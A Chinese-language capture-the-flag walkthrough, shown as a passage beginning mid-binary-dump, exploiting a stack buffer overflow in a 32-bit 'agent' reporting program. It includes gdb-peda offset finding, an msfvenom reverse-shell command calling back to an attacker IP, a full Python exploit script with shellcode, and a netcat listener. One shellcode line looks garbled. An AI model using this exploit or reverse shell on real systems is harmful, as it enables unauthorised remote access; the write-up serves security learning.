0000aD0BC_2.7GLIBC_2.0iiii
loads $ 00000000 00(00 ,00
000
S00000+00000000t000[0050000%
0h000000%0000000%0h000000%0h000000%0h000
```

可能不能运行的原因是linux是64位的无法运行32位的程序。

安装32位的包。

```
apt install lib32z1
```

```
root@kali:~/mytools# apt install lib32z1
正在读取软件包列表... 完成
正在分析软件包的依赖关系树
正在读取状态信息... 完成
将会同时安装下列软件：
 libc-dev-bin libc6 libc6-dbg libc6-dev libc6-i386
建议安装：
 glibc-doc
下列【新】软件包将被安装：
 lib32z1 libc6-i386
下列软件包将被升级：
 libc-dev-bin libc6 libc6-dbg libc6-dev
升级了 4 个软件包，新安装了 2 个软件包，要卸载 0 个软件包，有 1948 个软件包未被
升级。
需要下载 95.8 kB/20.4 MB 的归档。
解压缩后会消耗 14.1 MB 的额外空间。
您希望继续执行吗？ [Y/n] y
获取：1 http://mirrors.aliyun.com/kali kali-rolling/main amd64 lib32z1 amd64 1:1.
2.11.dfsg-1 [95.8 kB]
```

已经可以运行这个程序了

```
root@kali:~/mytools# ./agent
Agent
Reporting
System
Agent ID : ^C
```

接下来我们要寻找agent ID。

跟进这个程序的运行。

ltrace能够跟踪进程的库函数调用，它会显示出哪个库函数被调用。

```

$ ltrace agent
__libc_start_main(0x80485fb, 1, 0xffff7d484, 0x8048970 <unfinished ...>
setbuf(0xf7723d60, 0) = <void>
asprintf(0xffff7d3b8, 0x80489f0, 0x2ddd984, 0xf758b0ec) = 8
puts(" ") = 18
puts(" | _ | \ \ | _ | Agent" | _ | \ | _ | Agent) = 25
puts(" | | | \ \ | _ | Reporting" | | | \ | _ | Reporting) = 29
puts(" | _ | | _ | System\n" | _ | | _ | System) = 27
printf("\nAgent ID : "
Agent ID : ) = 12
fgets(fdsfds
"fdsfds\n", 9, 0xf77235a0) = 0xffff7d3be
strncmp("fdsfds\n", "48093572", 8) = 1
puts("Invalid Agent ID "Invalid Agent ID) = 18
+++ exited (status 254) +++

```

发现这里有对比，那我们的agent ID应该就是48093572。

经过一些实验，看起来选项3这个位置，有函数容易受到缓冲区溢出的影响，这是通过传入1024个字符发现的。我们把这个进一步通过在本地运行的二进制gdb和使用pattern_create，并使用pattern_offset找出在哪里我们可以覆盖EIP。

```
root@kali:~/mytools# gdb -q agend
Reading symbols from agend...(no debugging symbols found)...done.
gdb-peda$ pattern_create 1024
'AAA%AA$AABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7
gdb-peda$ run
Starting program: /root/mytools/agend

  ___  ___  ___  ___
 |__|  \ /  |__|  Agent
 |  |  | \ |  |__|  Reporting
 |__|  | |  |__|  System

Agent ID : 48093572
Login Validated
Main Menu:
1. Extraction Points
2. Request Extraction
3. Submit Report
0. Exit
Enter selection: 3

Enter report update: AAA%AA$AABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AA
Report: AAA%AA$AABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AA
Submitted for review.

Program received signal SIGSEGV, Segmentation fault.

[-----registers-----]
EAX: 0xffffd254 ("AAA%AA$AABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AA
EBX: 0x0
ECX: 0xf7fa9890 --> 0x0
EDX: 0x16
ESI: 0xf7fa8000 --> 0x1d9d6c
EDI: 0xf7fa8000 --> 0x1d9d6c
EBP: 0x41417241 ('ArAA')
ESP: 0xffffd300 ("AAWAAuAAXAAvAAYAawAAZAaxAAyAAzA%A%A%A$A%BA%A%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%
EIP: 0x74414156 ('VAAAt')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
Invalid $PC address: 0x74414156
[-----stack-----]
0000| 0xffffd300 ("AAWAAuAAXAAvAAYAawAAZAaxAAyAAzA%A%A%A$A%BA%A%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%
0004| 0xffffd304 ("AuAAXAAvAAYAawAAZAaxAAyAAzA%A%A%A$A%BA%A%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%
0008| 0xffffd308 ("XAAvAAYAawAAZAaxAAyAAzA%A%A%A$A%BA%A%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%d
0012| 0xffffd30c ("AAYAawAAZAaxAAyAAzA%A%A%A$A%BA%A%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A
0016| 0xffffd310 ("AwAAZAaxAAyAAzA%A%A%A$A%BA%A%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%
0020| 0xffffd314 ("ZAaxAAyAAzA%A%A%A$A%BA%A%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4
0024| 0xffffd318 ("AayAAzA%A%A%A$A%BA%A%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA
0028| 0xffffd31c ("AzA%A%A$A%BA%A%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%FA%
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x74414156 in ?? ()
gdb-peda$ pattern_offset 0x74414156
1950433622 found at offset: 168
gdb-peda$ jmpcall eax
0x8048563 : call eax
```


就是利用这个，我们检查二进制文件启用了什么安全性。

```
gdb-peda$ checksec
CANARY      : disabled
FORTIFY     : disabled
NX          : disabled
PIE        : disabled
RELRO      : Partial
```

利用代理崩溃。

我们创建一个后门。要求它避免使用null和换行符。

```
msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.0.3.198 LPORT=8888 -f python -b "\x00\x0a\x0b"
```

我选择输出生成的代码以便于编辑，因为我需要添加代码来处理与目标和菜单选项的连接。生成的脚本最终结果如下：

```

import socket

# Target related variables
remotehost = "target_address"
remoteport = 7788
menuoption = 3
agentid = 48093572

# Default recv size
recvsize = 512

# Connect to remote host
client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
client.connect((remotehost, remoteport))
client.recv(recvsize)
client.send("{0}\n".format(agentid))
client.recv(recvsize)
client.send("{0}\n".format(menuoption))
client.recv(recvsize)

# Payload generated by Msfvenom, to be force fed into reporting tool
buf = ""
buf += "\xd9\xc5\xd9\x74\x24\xf4\x58\x31\xc9\xb1\x12\xbd\xed"
buf += "\xed\x3e\xbe\x83\xe8\xfc\x31\x68\x13\x03\x85\xfe\xdc"
buf += "\x4b\x64\xda\xd6\x57\xd5\x9f\x4b\xf2\xdb\x96\x8d\xb2"
buf += "\xbd\x65xcd\x20\x18\xc6\xf1\x8b\x1a\x6f\x77\xed\x72"
buf += "\xb0\x2f\x63\x84\x58\x32\x7c\x96\xfa\xbb\x9d\x16\x9c"
buf += "\xeb\x0c\x05\xd2\x0f\x26\x48\xd9\x90\x6a\xe2\x8c\xbf"
buf += "\xf9\x9a\x38\xef\xd2\x38\xd0\x66\xcf\xee\x71\xf0\xf1"
buf += "\xbe\x7d\xcf\x72"

# Buffer is too small to trigger overflow. Fattening it up!
# 168 is the offset I found using pattern_offset
buf += "A" * (168 - len(buf))


# EAX call I made note of earlier in this segment
buf += "\x63\x85\x04\x08\n"

# And off we go!
client.send(buf)

```

接下来，在端口8888上启动netcat侦听器，然后启动python代码。

```
nc -lvp 8888
```



成功。

flag文件在/root中

```
flag6{R2gwc3RQcm90MGMwbHM=}
```